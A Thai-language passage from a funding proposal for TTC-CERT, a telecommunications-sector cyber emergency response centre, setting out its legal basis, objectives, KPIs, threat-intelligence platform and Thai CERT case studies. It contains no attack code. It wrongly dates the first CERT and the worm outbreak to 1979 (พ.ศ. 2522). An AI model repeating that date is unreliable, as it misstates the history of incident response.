1.2.3. แผนแม่บทกิจการโทรคมนาคม (ฉบับที่ 2 พ.ศ. 2562-2566)[6] การจัดตั้งศูนย์ TTC-CERT มีความสอดคล้องกับแนวคิดของแผนแม่บทในการสร้างความเชื่อมั่นและคุ้มครองความปลอดภัยทางไซเบอร์ให้กับผู้บริโภคในการใช้บริการโทรคมนาคม การทำธุรกรรมทางอิเล็กทรอนิกส์ผ่านโครงข่ายโทรคมนาคม และการคุ้มครองข้อมูลส่วนบุคคล โดยที่ศูนย์ TTC-CERT มีส่วนช่วยเพิ่มความมั่นคงปลอดภัยทางไซเบอร์ในการใช้บริการโทรคมนาคม ช่วยลดความเสี่ยงที่ข้อมูลส่วนบุคคลของผู้บริโภคจะถูกจารกรรมโดยแฮกเกอร์ นอกจากนี้แผนแม่บทยังได้ให้การสนับสนุนการวิจัยและพัฒนาเกี่ยวกับ Cyber Security and Trust อีกด้วย

1.2.4. พระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562[7] มาตรา 49 แห่ง ร่าง พรบ. การรักษาความมั่นคงปลอดภัยไซเบอร์ ได้บัญญัติให้ หน่วยงานที่ให้บริการโทรคมนาคมเป็นหนึ่งในหน่วยงานโครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Critical Information Infrastructures - CII) ซึ่งหมายความว่า ระบบคอมพิวเตอร์ที่ใช้หน่วยงานโทรคมนาคมมีความสำคัญต่อการรักษาความมั่นคงปลอดภัยของรัฐ ความปลอดภัยสาธารณะ ความมั่นคงทางเศรษฐกิจของประเทศ นอกจากนี้ คณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (กมช.) ยังสามารถกำหนดหน้าที่และความรับผิดชอบของศูนย์ประสานงานระบบคอมพิวเตอร์ (CERT) เพื่อเฝ้าระวังภัยคุกคามของหน่วยงานโทรคมนาคมได้

1.2.5. ผลการศึกษาเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์ของสำนักงาน กสทช. (พฤศจิกายน พ.ศ. 2561) ในช่วงปลายปี พ.ศ. 2561 สำนักงาน กสทช. ได้ว่าจ้างที่ปรึกษา บริษัท เอซิส โปรเฟสชั่นนัล เซ็นเตอร์ จำกัด ศึกษาเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์ในกิจการโทรคมนาคมของประเทศ ซึ่งทางที่ปรึกษาได้แสดงความกังวลต่อกรณีการจัดตั้ง Telecomunications CERT ว่า ผู้ประกอบกิจการโทรคมนาคมยังขาดความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างกัน เนื่องจากสภาพการแข่งขันทางการค้า และไม่แน่ใจถึงผลประโยชน์ที่จะได้รับ ทั้งนี้กิจการโทรคมนาคมยังไม่เคยมีทีม CERT ซึ่งการพัฒนา CERT จำเป็นต้องอาศัยระยะเวลา เงินทุน และบุคลากรที่มีความสามารถ ทั้งนี้ ทาง กสทช. ควรให้การสนับสนุนเพื่อกระตุ้นให้ภาคเอกชนลงทุนในการรักษาความมั่นคงปลอดภัยทางไซเบอร์ รวมถึงการวิจัยและพัฒนา ด้วยมาตรการเช่น การยกเว้นภาษี หรือมาตรการสนับสนุนด้านการลงทุน

1.3. วัตถุประสงค์ และเป้าหมายของศูนย์ TTC-CERT

1.3.1. ศูนย์ TTC-CERT มีวัตถุประสงค์ในการจัดตั้งดังนี้

[6] "แผนแม่บทกิจการโทรคมนาคม ฉบับที่ 2 (พ.ศ. 2562 – 2566)." 12 Nov. 2018, https://www.nbtc.go.th/law/law_noti/ประกาศ-(1)/แผนแม่บทกิจการโทรคมนาคม-ฉบับที่-2-(พ-ศ-2562---2.aspx. Accessed 24 Sep. 2020.

[7] "พระราชบัญญัติ การรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562." 27 May. 2019, http://www.ratchakitcha.soc.go.th/DATA/PDF/2562/A/069/T_0020.PDF. Accessed 24 Sep. 2020.

(1) เพื่อจัดตั้งและดำเนินการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ในระดับเบื้องต้น

(2) เพื่อวิจัยและพัฒนาระบบการแลกเปลี่ยนข้อมูลที่ใช้ในศูนย์ TTC-CERT พร้อมเชื่อมต่อเข้ากับระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) โดยทั้งนี้ การวิจัยและพัฒนาดังกล่าว ถือเป็นการวิจัยพัฒนาทางด้านวิทยาศาสตร์และเทคโนโลยีเกี่ยวกับการรักษาความมั่นคงปลอดภัยทางไซเบอร์

(3) เพื่อพัฒนาบุคลากรในกิจการโทรคมนาคมให้มีความรู้ในด้านความมั่นคงปลอดภัยไซเบอร์

(4) เพื่อยกระดับความมั่นคงปลอดภัยจากภัยคุกคามทางไซเบอร์ให้กับอุตสาหกรรมโทรคมนาคมและผู้ใช้บริการโทรคมนาคม โดยการสร้างความตระหนัก และการเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ

1.3.2. เป้าหมายในการดำเนินงานของศูนย์ TTC-CERT

(1) จัดตั้งศูนย์ TTC-CERT ให้ได้ภายใน 6 เดือน นับแต่วันได้รับเงินสนับสนุนจากกองทุน พร้อมจัดงานแถลงข่าวเพื่อสร้างความเชื่อมั่นให้กับประชาชนผู้ใช้บริการโทรคมนาคม

(2) พัฒนา Platform การแลกเปลี่ยนข้อมูลอย่างสม่ำเสมอและต่อเนื่อง โดยให้มีการเชื่อมต่อกับระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed)

(3) จัดกิจกรรมพัฒนาบุคลากรทางด้านไซเบอร์ (Capacity Building) เป็นจำนวน 3 ครั้ง

(4) เผยแพร่ความรู้เกี่ยวกับการใช้บริการโทรคมนาคมให้มีความมั่นคงปลอดภัยทางไซเบอร์เพื่อประโยชน์ต่อสาธารณะอย่างสม่ำเสมอ อย่างน้อยไตรมาสละครั้ง และจัดงานสัมมนาเผยแพร่ความรู้ทางวิชาการเป็นจำนวน 1 ครั้ง

(5) ทั้งนี้ศูนย์ TTC-CERT จะถูกพัฒนาให้มี Platform การแลกเปลี่ยนข้อมูล และมีการเชื่อมต่อกับระบบป้อนข้อมูลจากฐานข้อมูลข่าวกรองทางไซเบอร์ (Threat Intelligence Feed) โดยมีบทบาทหน้าที่เสมือนเป็นศูนย์การแลกเปลี่ยนข้อมูล ระหว่างสมาชิก และจะมีการพัฒนาอย่างต่อเนื่อง เพื่อยกระดับการให้บริการของ CERT ต่อไป

1.4. ความสอดคล้องกับวัตถุประสงค์ของกองทุน กทปส.

โครงการนี้ มีวัตถุประสงค์หลักสอดคล้องกับ พรบ.องค์กรจัดสรรคลื่นความถี่ พ.ศ. 2553 มาตรา 52 (2) ในด้านการพัฒนาทรัพยากรสื่อสาร การวิจัยและพัฒนากิจการโทรคมนาคม และมีวัตถุประสงค์รองตามมาตรา 52(3) ในด้านการส่งเสริมและสนับสนุนการพัฒนาบุคลากรด้านกิจการโทรคมนาคมในเรื่องความมั่นคงปลอดภัยไซเบอร์

นอกจากนี้ โครงการนี้ยังมีวัตถุประสงค์หลักสอดคล้องตามข้อ 3.2 (8) ของประกาศคณะกรรมการบริหาร กทปส. เรื่องการรับข้อเสนอโครงการ กิจการหรือการดำเนินการ ประเภทที่ 1 ประจำปี

พ.ศ.2562 โดยเป็นโครงการวิจัยและพัฒนาในกิจการโทรคมนาคม เพื่อการป้องกันอันตรายและการสร้างความปลอดภัยทางไซเบอร์ (Cyber Security) และการป้องกันภัยคุกคามจากการใช้เทคโนโลยีสารสนเทศและการสื่อสาร ที่กำหนดให้มีระยะเวลาเนินโครงการไม่เกิน 3 ปี มีวงเงินการรองรับการส่งเสริมและสนับสนุนไม่เกิน 50,000,000 บาท (ห้าสิบล้านบาท) ส่วนวัตถุประสงค์รอง มีความสอดคล้องตามข้อ 3.3 (1) ของประกาศฯ ในด้านการจัดให้มีการพัฒนาบุคลากรในกิจการโทรคนาคมและเทคโนโลยีสารสนเทศ โดยการจัดให้มีงานสัมมนา workshop หรือการฝึกอบรมด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ให้กับผู้ประกอบกิจการโทรคมนาคมทั้งเชิงบริหารจัดการและเชิงเทคนิค รวมถึงการเผยแพร่ความรู้เกี่ยวกับการใช้บริการโทรคมนาคมให้มีความมั่นคงปลอดภัยเพื่อประโยชน์ต่อสาธารณะ พร้อมสร้างความเชื่อมั่นและไว้วางใจระหว่างผู้ประกอบกิจการโทรคมนาคม

สทค. ได้ดำเนินการศึกษาแนวทางการตั้งศูนย์ TTC-CERT ร่วมกับผู้ประกอบกิจการโทรคมนาคมมาเป็นระยะเวลาประมาณ 18 เดือน นอกจากนี้ยังได้รับการสนับสนุนข้อมูลที่เป็นประโยชน์จาก TB-CERT โดยทั้งสมาคมธนาคารไทย และธนาคารแห่งประเทศไทยต่างก็มีความประสงค์จะเห็นภาคส่วนโทรคมนาคมได้มีระบบการเฝ้าระวังภัยคุกคามทางไซเบอร์ที่เข้มแข็ง เพื่อให้โครงข่ายโทรคมนาคมสามารถรองรับการทำธุรกรรมทางด้านการเงินได้อย่างปลอดภัย ส่วนทางด้านผู้ประกอบกิจการโทรคมนาคมต่างเห็นพ้องกับหลักการการตั้งศูนย์ TTC-CERT อยู่แล้ว ขาดเพียงความเชื่อมั่นและไว้วางใจระหว่างผู้ประกอบกิจการ และขาดเงินทุนเริ่มต้นในการดำเนินการจัดตั้ง หากได้รับเงินสนับสนุนจากกองทุนจึงคาดว่าจะสามารถดำเนินโครงการได้ประสบผลสำเร็จตามวัตถุประสงค์ภายในระยะเวลาของโครงการ (3 ปี)

1.5. ผลที่คาดว่าจะได้รับ

1.5.1. ศูนย์ TTC-CERT เป็นศูนย์ประสานงานที่มีระบบ Platform การแลกเปลี่ยนข้อมูล พร้อมการเชื่อมต่อเข้ากับระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) ที่พร้อมให้สมาชิกเข้าใช้บริการ ทำให้สมาชิกสามารถร่วมกันเฝ้าระวังภัยคุกคามทางไซเบอร์ให้กับอุตสาหกรรมโทรคมนาคมได้อย่างมีประสิทธิภาพ

1.5.2. ศูนย์ TTC-CERT ช่วยยกระดับความรู้และความชำนาญจากการปฏิบัติงานจริงให้กับสมาชิก โดยสมาชิกสามารถส่งผู้แทนซึ่งมีความเชี่ยวชาญทางด้านการรักษาความมั่นคงปลอดภัยไซเบอร์เข้าร่วมเป็นคณะทำงานดำเนินการศูนย์ TTC-CERT โดยที่คณะทำงานดำเนินการศูนย์ TTC-CERT พร้อมกับผู้ปฏิบัติ (นักวิจัย) สามารถแลกเปลี่ยนความรู้และความชำนาญร่วมกันผ่านระบบ Platform การแลกเปลี่ยนข้อมูลที่สมาชิกพร้อมกับผู้ปฏิบัติร่วมกันวิจัยและพัฒนาขึ้นมา นอกจากนี้ สมาชิกยังสามารถใช้งานระบบป้อนข้อมูลจากฐานข้อมูลข่าวกรองทางไซเบอร์ (Threat Intelligence Feed) ร่วมกันได้อีกด้วย

1.5.3. ศูนย์ TTC-CERT ช่วยยกระดับความรู้และความชำนาญของสมาชิกผ่านกิจกรรมการฝึกอบรม หรือกิจกรรมอื่น ๆ ที่ทาง TTC-CERT จัดให้กับสมาชิก และช่วยยกระดับความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างกัน และเพื่อสร้างความตระหนักรู้ถึงความสำคัญที่อุตสาหกรรมโทรคมนาคมต้องมีความสามัคคี ร่วมแรงร่วมใจกันเพื่อเฝ้าระวังภัยคุกคามทางไซเบอร์ที่นับวันจะมีความรุนแรงมากขึ้นตามเทคโนโลยีที่พัฒนาอย่างรวดเร็ว

1.5.4. ศูนย์ TTC-CERT สามารถตอบสนองต่อนโยบายของภาครัฐได้ทันที ตามยุทธศาสตร์ชาติ แผนแม่บทกิจการโทรคมนาคม และกฎหมายเกี่ยวกับการรักษาความมั่นคงปลอดภัยทางไซเบอร์ สามารถสร้างประโยชน์สาธารณะโดยการเพิ่มความมั่นคงปลอดภัย ความเชื่อมั่นในการใช้บริการโทรคมนาคม ให้กับผู้ที่ใช้บริการทางการเงิน และบริการธุรกรรมทางอิเล็กทรอนิกส์ผ่านโครงข่ายโทรคมนาคม

1.5.5. ศูนย์ TTC-CERT มีระบบ Platform การแลกเปลี่ยนข้อมูล ที่ช่วยในการวิเคราะห์และตอบสนองต่อภัยคุกคามทางไซเบอร์ โดยจะช่วยให้นักวิเคราะห์สามารถ :

(1) สำรวจและทำความเข้าใจเกี่ยวกับ Tactics, Techniques, and Procedures (TTPs) ของภัยคุกคามทางไซเบอร์

(2) ทำความเข้าใจบริบทและผลกระทบของภัยคุกคามที่กว้างขึ้น

(3) รวบรวมและแลกเปลี่ยนข้อมูลข่าวสารเกี่ยวกับภัยคุกคามทางไซเบอร์ระหว่างสมาชิก

(4) เป็นแหล่งข้อมูลสำหรับสร้างและแลกเปลี่ยน Indicators of compromise (IOCs) ให้กับสมาชิก

(5) เป็นแหล่งข้อมูลสำหรับการวิจัยเกี่ยวกับภัยคุกคามทางไซเบอร์

1.6. ตัวชี้วัดความสำเร็จ

1.6.1. ตัวชี้วัดผลผลิต (Output)

(1) สร้างคะแนนความพึงพอใจของสมาชิกในการเข้าใช้งานระบบ Platform การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ตามผลการสำรวจ มีไม่ต่ำกว่า 60% ในปีแรก และมากกว่า 70% ในปีที่ 2 และ 3

(2) คณะทำงานดำเนินการศูนย์ TTC-CERT ได้จัดการประชุมสมาชิกเพื่อหารือแนวทางการจัดตั้งศูนย์ TTC-CERT และสามารถจัดตั้งศูนย์ TTC-CERT ที่มีระดับการให้บริการเบื้องต้น โดยจะมีการจัดทำรายชื่อผู้ติดต่อ (Point of Contact: POC) เพื่อให้สามารถสร้างเครือข่ายในการเฝ้าระวังในการประสานแจ้งเหตุและแก้ไขเหตุภัยคุกคามระหว่างสมาชิก และ มีการจัด

ทำกฎ ระเบียบ และข้อบังคับสำหรับการแจ้งเตือนและรายงานไปยังองค์กรที่เกี่ยวข้องต่าง ๆ (ภายในระยะเวลา 12 เดือนนับแต่วันที่ได้รับเงินสนับสนุนจากกองทุน)

(3) จำนวนสมาชิกซึ่งเป็นผู้ประกอบกิจการโทรคมนาคมของศูนย์ TTC-CERT มีไม่ต่ำกว่า 6 ราย ซึ่งประกอบไปด้วยผู้ให้บริการโทรคมนาคมชั้นนำในตลาดโทรคมนาคมขายปลีกและบริการโทรคมนาคมขายส่ง

(4) สมาชิกและผู้ปฏิบัติได้ร่วมกันวิจัยและพัฒนาระบบ Platform การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์สำหรับอุตสาหกรรมโทรคมนาคม และสามารถเริ่มใช้งานได้ภายใน 8 เดือน นับแต่วันได้รับเงินสนับสนุนจากกองทุน โดยเมื่อเริ่มใช้งานได้แล้วจะยังดำเนินการพัฒนาระบบ Platform อย่างต่อเนื่องตลอดระยะเวลาที่ได้รับเงินจากกองทุน โดยใช้ข้อมูลผลสำรวจและความคิดเห็นที่ได้รับจากสมาชิกผู้ใช้งาน ซึ่งเป็นผู้ประกอบกิจการโทรคมนาคมทุก 4 เดือน เพื่อปรับปรุงและพัฒนาให้การใช้งานระบบ Platform ได้อย่างราบรื่นและมีประสิทธิภาพสูงสุด

(5) สมาชิกมอบหมายให้พนักงานหรือผู้แทนเข้าร่วมในกิจกรรมการฝึกอบรมจำนวนรวมกันรุ่นละ 10-25 คน (ขึ้นกับประเภทของหลักสูตรและงบประมาณที่ได้รับ) โดยผู้เข้ารับการอบรมสามารถทำบททดสอบการฝึกอบรมผ่านได้ด้วยคะแนนไม่น้อยกว่า 60%

(6) มีการจัดทำ รายงาน หรือการเผยแพร่บทความ คู่มือ แนวปฏิบัติต่างๆ (Guideline) บนสื่อออนไลน์ หรือจัดทำเป็นเอกสารประชาสัมพันธ์ เพื่อเป็นการสร้างองค์ความรู้ทางด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ให้กับสมาชิกประเภทบุคคลทั่วไป หรือประชาชน เพื่อประโยชน์สาธารณะอย่างสม่ำเสมอ อย่างน้อย 1 ครั้งทุก 3 เดือน

(7) จำนวนข้อมูลที่สมาชิกมีการแลกเปลี่ยนกันผ่านระบบ Platform การแลกเปลี่ยนข้อมูล มีจำนวนเพิ่มขึ้นอย่างต่อเนื่องตามสถานการณ์ที่เกิดขึ้น

(8) ผู้ใช้บริการโทรคมนาคม การเงิน และธุรกรรมทางอิเล็กทรอนิกส์ มีความเชื่อมั่นในมาตรฐานการรักษาความมั่นคงปลอดภัยทางไซเบอร์ของผู้ประกอบกิจการโทรคมนาคม

1.6.2. ตัวชี้วัดผลลัพธ์ (KPI)

(1) สมาชิกซึ่งเป็นผู้ประกอบกิจการโทรคมนาคม ได้มีการตอบสนองต่อนโยบายของภาครัฐ โดยได้มีการสร้างความมั่นคงปลอดภัยทางไซเบอร์ในกิจการโทรคมนาคมร่วมกัน

(2) สมาชิกได้มีการเฝ้าระวังภัยคุกคามทางไซเบอร์ร่วมกัน โดยสามารถแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์ผ่านระบบ Platform การแลกเปลี่ยนข้อมูล นอกจากนี้ยังสามารถใช้งานระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) ซึ่งส่งผลให้

สมาชิกสามารถรับมือ แก้ไข หรือป้องกันปัญหาที่เกิดจากภัยคุกคามทางไซเบอร์ได้ดียิ่งขึ้น ซึ่งสามารถวัดได้จากรายงานแบบสอบถามความคิดเห็นที่ได้รับจากสมาชิก

(3) ผู้ปฏิบัติงาน/นักวิจัยของศูนย์ TTC-CERT สามารถวิเคราะห์ความปลอดภัยทางไซเบอร์ได้ในระดับเบื้องต้น

(4) ผู้ปฏิบัติงาน/นักวิจัยของศูนย์ TTC-CERT สามารถประสานงานกับองค์กร/หน่วยงานภายนอก ที่เกี่ยวข้องกับการรักษาความมั่นคงปลอดภัยทางไซเบอร์

(5) จำนวนบุคลากรในกิจการโทรคมนาคมได้รับการพัฒนาเพื่อให้มีความรู้ และความชำนาญในด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ มีจำนวนเพิ่มขึ้นจากแผนการจัดตั้งและดำเนินการศูนย์ TTC-CERT และการจัดกิจกรรม Capacity Building ซึ่งสามารถวัดได้จากจำนวนบุคลากรที่เข้าร่วมโครงการ และจากแบบสอบถามหลังการเข้าร่วมกิจกรรม

(6) ผู้ใช้บริการโทรคมนาคม การเงิน และธุรกรรมอิเลคทรอนิกส์ผ่านโครงข่ายโทรคมนาคม ได้ตระหนักถึงความสำคัญเกี่ยวกับภัยคุกคามทางไซเบอร์ ได้รับความรู้ และความเคลื่อนไหวเกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์ที่ศูนย์ TTC-CERT ได้เผยแพร่ออกมาเป็นระยะ ๆ เพื่อให้ผู้ใช้บริการสามารถใช้บริการโทรคมนาคมได้อย่างมั่นใจ และมีความปลอดภัยซึ่งสามารถวัดได้จากจำนวนผู้ใช้บริการโทรคมนาคมที่เข้าร่วมงานสัมมนาเผยแพร่ความรู้เพื่อประโยชน์สาธารณะ

2. การวิเคราะห์การออกแบบ

2.1. ทฤษฎี/งานวิจัย/โครงการที่เกี่ยวข้อง

ศูนย์ TTC-CERT จะวิจัยและพัฒนาระบบ Platform การแลกเปลี่ยนข้อมูล เพื่อให้เป็นซอฟท์แวร์ที่ใช้ระบบฐานข้อมูล (Database) ในการจัดเก็บข้อมูล (Storing) การแบ่งปันข้อมูล (Sharing) การเชื่อมต่อเข้ากับระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) การวิเคราะห์ (Analysis) และหาความสัมพันธ์ (Correlation) เกี่ยวกับมัลแวร์ (Malware) การโจมตีทางไซเบอร์ (Cyber Attacks) การหลอกลวง (Fraud) และ การค้นหาช่องโหว่ของระบบ (Vulnerability) ทั้งนี้ระบบ Platform การแลกเปลี่ยนข้อมูล เป็นระบบที่มีความสำคัญยิ่งต่อศูนย์ TTC-CERT เนื่องจากจะช่วยให้สมาชิกของศูนย์ TTC-CERT สามารถตรวจสอบ เฝ้าระวัง แจ้งเตือน แลกเปลี่ยนข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ได้อย่างรวดเร็ว สามารถตอบสนอง หรือแก้ไขปัญหาเกี่ยวกับภัยคุกคามทางไซเบอร์ได้อย่างทันท่วงที และการใช้ระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) จะช่วยให้สมาชิกสามารถรับมือต่อภัยคุกคามทางไซเบอร์ด้วยประสิทธิภาพที่สูงขึ้น

1.1.1. แนวทางการพัฒนาศูนย์ TTC-CERT

ปัจจัยการพิจารณาการพัฒนา จัดตั้ง และดำเนินการให้บริการของศูนย์ TTC-CERT ประการหนึ่ง คือ การกำหนดระดับการให้บริการของ CERT ดังนี้

(1) ระดับเบื้องต้น คือ ใน Sector มีการกำหนดรายชื่อผู้ติดต่อ (Point of Contact: POC) สำหรับประสานแจ้งเหตุและแก้ไขปัญหาภัยคุกคาม มีกระบวนการแจ้งเตือนและรายงานตามกฎ ระเบียบ และข้อบังคับต่างๆ ไปยังหน่วยงานที่เกี่ยวข้อง และ ThaiCERT

(2) ระดับพื้นฐาน คือ ระดับเบื้องต้นที่เพิ่มเติมกระบวนการแก้ไขปัญหาภัยคุกคาม และมีการแลกเปลี่ยนข้อมูลภัยคุกคามระหว่างหน่วยงานและ ThaiCERT และ/หรือหน่วยงานอื่น ๆ ที่จะกำหนดขึ้นโดยกฎหมายในระดับรองต่อไป

การให้บริการของศูนย์ TTC-CERT ตามโครงการนี้ จะเป็น CERT ในระดับเบื้องต้นที่ประกอบไปด้วยระบบ Platform การแลกเปลี่ยนข้อมูล ซึ่งเชื่อมต่อเข้ากับระบบป้อนข้อมูลจากฐานข้อมูลภัยคุกคามทางไซเบอร์ (Threat Intelligence Feed) การสร้างแนวทางการดำเนินการในการแลกเปลี่ยนและวิเคราะห์ข้อมูลภัยคุกคามทางไซเบอร์ระหว่างสมาชิกที่อยู่ในภาคส่วน (Sector) เดียวกัน ซึ่งเน้นการทำงานเฝ้าระวังในรูปแบบทีม โดยการทำงานในรูปแบบทีมจะมีประสิทธิภาพสูงกว่าการเฝ้าระวังด้วยตนเอง เนื่องจากสมาชิกในทีมจะช่วยแจ้งเตือนให้สมาชิกอื่น ๆ ได้รับทราบถึงภัยคุกคามได้อย่างรวดเร็ว ช่วยกันวิเคราะห์และหาความสัมพันธ์ของข้อมูลภัยคุกคามที่รับมาจากแหล่งต่าง ๆ ทำให้สมาชิกสามารถหลีกเลี่ยง ป้องกัน ความเสียหายได้

อย่างทันท่วงที ยกตัวอย่างในกรณีที่สมาชิกในทีมได้ตรวจพบ (detect) ถึงภัยคุกคามและ/หรือได้รับความเสียหายจากภัยคุกคามแล้ว และสมาชิกในทีมมีความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างกันแล้ว สมาชิกในทีมจะพร้อมช่วยเหลือโดยการดำเนินการส่งข่าว ข้อมูล ข้อเสนอแนะในการแก้ปัญหาซึ่งกันและกัน ทำให้เพื่อนสมาชิกสามารถป้องกันความเสียหาย หรือลดระดับความเสียหายลงไปได้มากและรวดเร็ว นอกจากนี้ หากสมาชิกในแต่ละทีมในระดับภาคส่วน (Sector) ได้มีการเชื่อมต่อและประสานงานกันเป็นโครงข่าย ก็จะทำให้การเฝ้าระวังภัยคุกคามทางไซเบอร์ของประเทศมีความเข้มแข็งและมีประสิทธิภาพเพิ่มขึ้นได้อีก

ทั้งนี้ การให้บริการของศูนย์ TTC-CERT ตามโครงการนี้ สามารถยกระดับเป็น CERT ระดับพื้นฐานในอนาคตก็ได้ เพื่อให้สามารถแก้ปัญหาภัยคุกคามได้ด้วย การตัดสินใจยกระดับของศูนย์ TTC-CERT ขึ้นกับการพิจารณาของคณะทำงานดำเนินการศูนย์ TTC-CERT ซึ่งจะคำนึงถึงความจำเป็น ความพร้อม และความเหมาะสมต่อไป

1.1.2. กรณีศึกษา: ต่างประเทศ

คำว่า CERT (Computer Emergency Response Team) หมายถึงทีมผู้เชี่ยวชาญที่ถูกตั้งขึ้นมารับมือกับเหตุการณ์ด้านความมั่นคงปลอดภัยคอมทางคอมพิวเตอร์ ซึ่งอาจมีได้หลายชื่อ เช่น CSIRT (Computer Security Incident Response Team), IRT (Incident Responst Team), CIRT (Computer Incident Response Team), SERT (Security Incident Response Team) ซึ่งทุกชื่อต่างถูกตั้งมาเพื่อวัตถุประสงค์เดียวกัน คือ การรวมตัวกันเป็นทีมเพื่อตอบสนองต่อเหตุการณ์ด้านความมั่นคงปลอดภัย และให้บริการสิ่งจำเป็นสำหรับรับมือกับเหตุการณ์นั้น ๆ เช่น การแจ้งเตือน การให้คำแนะนำ การอบรม และ การบริหารจัดการ

ทีม CERT ตั้งขึ้นในครั้งแรกในปี พ.ศ. 2522 เพื่อรับมือกับมัลแวร์ประเภท Worm ซึ่งแพร่ระบาดบนโครงข่ายอินเทอร์เน็ตในครั้งแรกเมื่อเดือนพฤศจิกายน พ.ศ. 2522 ซึ่งในขณะนั้นมีชื่อว่า CERT Coordination Center (CERT-CC) ซึ่งตั้งอยู่ ณ Carnegie Mellon University ประเทศสหรัฐอเมริกา ต่อมาการตั้งทีม CERT เพื่อรับมือกับภัยคุกคามทางไซเบอร์ได้รับความนิยมและมีการขยายตัว จนแพร่หลายไปทั่วสหรัฐอเมริกา และทั่วโลก ปัจจุบันมี CERT ทั่วโลกกว่า 300 แห่งทั้งในระดับชาติ (National) และในระดับภาคส่วน (Sector)

1.1.3. กรณีศึกษา: ในประเทศ

ได้แก่ CERT ในภาคส่วนการเงิน ซึ่งประกอบไปด้วย TB-CERT, TCM-CERT และ TiCERT ทั้งนี้ TB-CERT (Thai Bank CERT) เป็น CERT ที่มีสมาชิกประกอบด้วย 15 ธนาคารชั้นนำของประเทศไทย โดยสมาคมธนาคารไทยในไตรมาส 3 ปี พ.ศ. 2559 ภายใต้การ

สนับสนุนของธนาคารแห่งประเทศไทย (หน่วยงานกำกับดูแลธนาคาร) TB-CERT เห็นว่าการป้องกันภัยทางไซเบอร์ซึ่งมีมากถึง 300 ครั้ง/นาที นั้นจะทำโดยองค์กรใดองค์กรหนึ่งนั้นไม่เพียงพอ จำเป็นต้องมีการร่วมมือกันโดยการสร้างมาตรฐานกลาง นอกจากนี้ยังเล็งเห็นว่าการป้องกันปัญหาย่อมดีกว่าการตามแก้ปัญหาในภายหลัง เนื่องจากหากเงินของประชาชนสูญหายโดยไม่ใช่ความผิดของประชาชน ภาครัฐและเอกชนจะต้องรับผิดชอบแทน ดังนั้นการตั้ง TB-CERT ทำให้ประชาชนซึ่งเป็นผู้ใช้บริการทางการเงินได้รับความคุ้มครองทางการเงินและลดผลกระทบจากการถูกโจมตีด้วยภัยคุกคามทางไซเบอร์ตามไปด้วย

TCM-CERT (Thai Capital Market CERT) ได้จัดตั้งขึ้นในไตรมาส 2 ปี พ.ศ. 2559 โดยความร่วมมือของ สำนักคณะกรรมการกำกับหลักทรัพย์และตลาดหลักทรัพย์ (ก.ล.ต.) ร่วมกับตลาดหลักทรัพย์แห่งประเทศไทย สมาคมบริษัทหลักทรัพย์ไทย และสมาคมบริษัทจัดการการลงทุน มีหน่วยงานต่าง ๆ ถึง 76 หน่วยงานเข้าร่วมเป็นสมาชิก มีวัตถุประสงค์เพื่อยกระดับความพร้อมในการรับมือภัยคุกคามด้านไซเบอร์ของผู้ประกอบธุรกิจให้มีความเข้มแข็งไปด้วยกันใน 5 เรื่องสำคัญ คือ (1) การแลกเปลี่ยนข้อมูล (2) การแจ้งเตือนภัย (3) การฝึกอบรมบุคลากร (4) การทดสอบรับมือภัยคุกคามระหว่างกัน (5) การช่วยเหลือซึ่งกันและกันเมื่อเกิดเหตุ ซึ่งการร่วมมือกันดังกล่าวจะช่วยให้ธุรกิจลดต้นทุนการดำเนินงานในด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์ และช่วยเสริมสร้างความเชื่อมั่นของผู้ใช้บริการในตลาดทุน และตลาดทุนโดยรวม

TiCERT (Thai Insurance Computer Emergency Response Team) ได้มีการจัดตั้งขึ้นในไตรมาสแรกของปี พ.ศ. 2561 โดยสำนักงานคณะกรรมการกำกับและส่งเสริมการประกอบธุรกิจประกันภัย (หน่วยงานกำกับดูแล) ร่วมกับสมาคมประกันชีวิตไทย และสมาคมประกันวินาศภัยไทย ประกอบด้วยสมาชิกถึง 72 หน่วยงาน TiCERT มีหน้าที่หลักเพื่อตอบสนองและจัดการกับเหตุการณ์ความปลอดภัยคอมพิวเตอร์ที่เกิดขึ้นกับธุรกิจประกันภัยได้อย่างทันท่วงที รวมถึงสร้างความร่วมมือกับหน่วยงานที่เกี่ยวข้องในภาคการเงินเพื่อแลกเปลี่ยนข้อมูลที่เกี่ยวข้องกับการรักษาความปลอดภัยด้านไซเบอร์

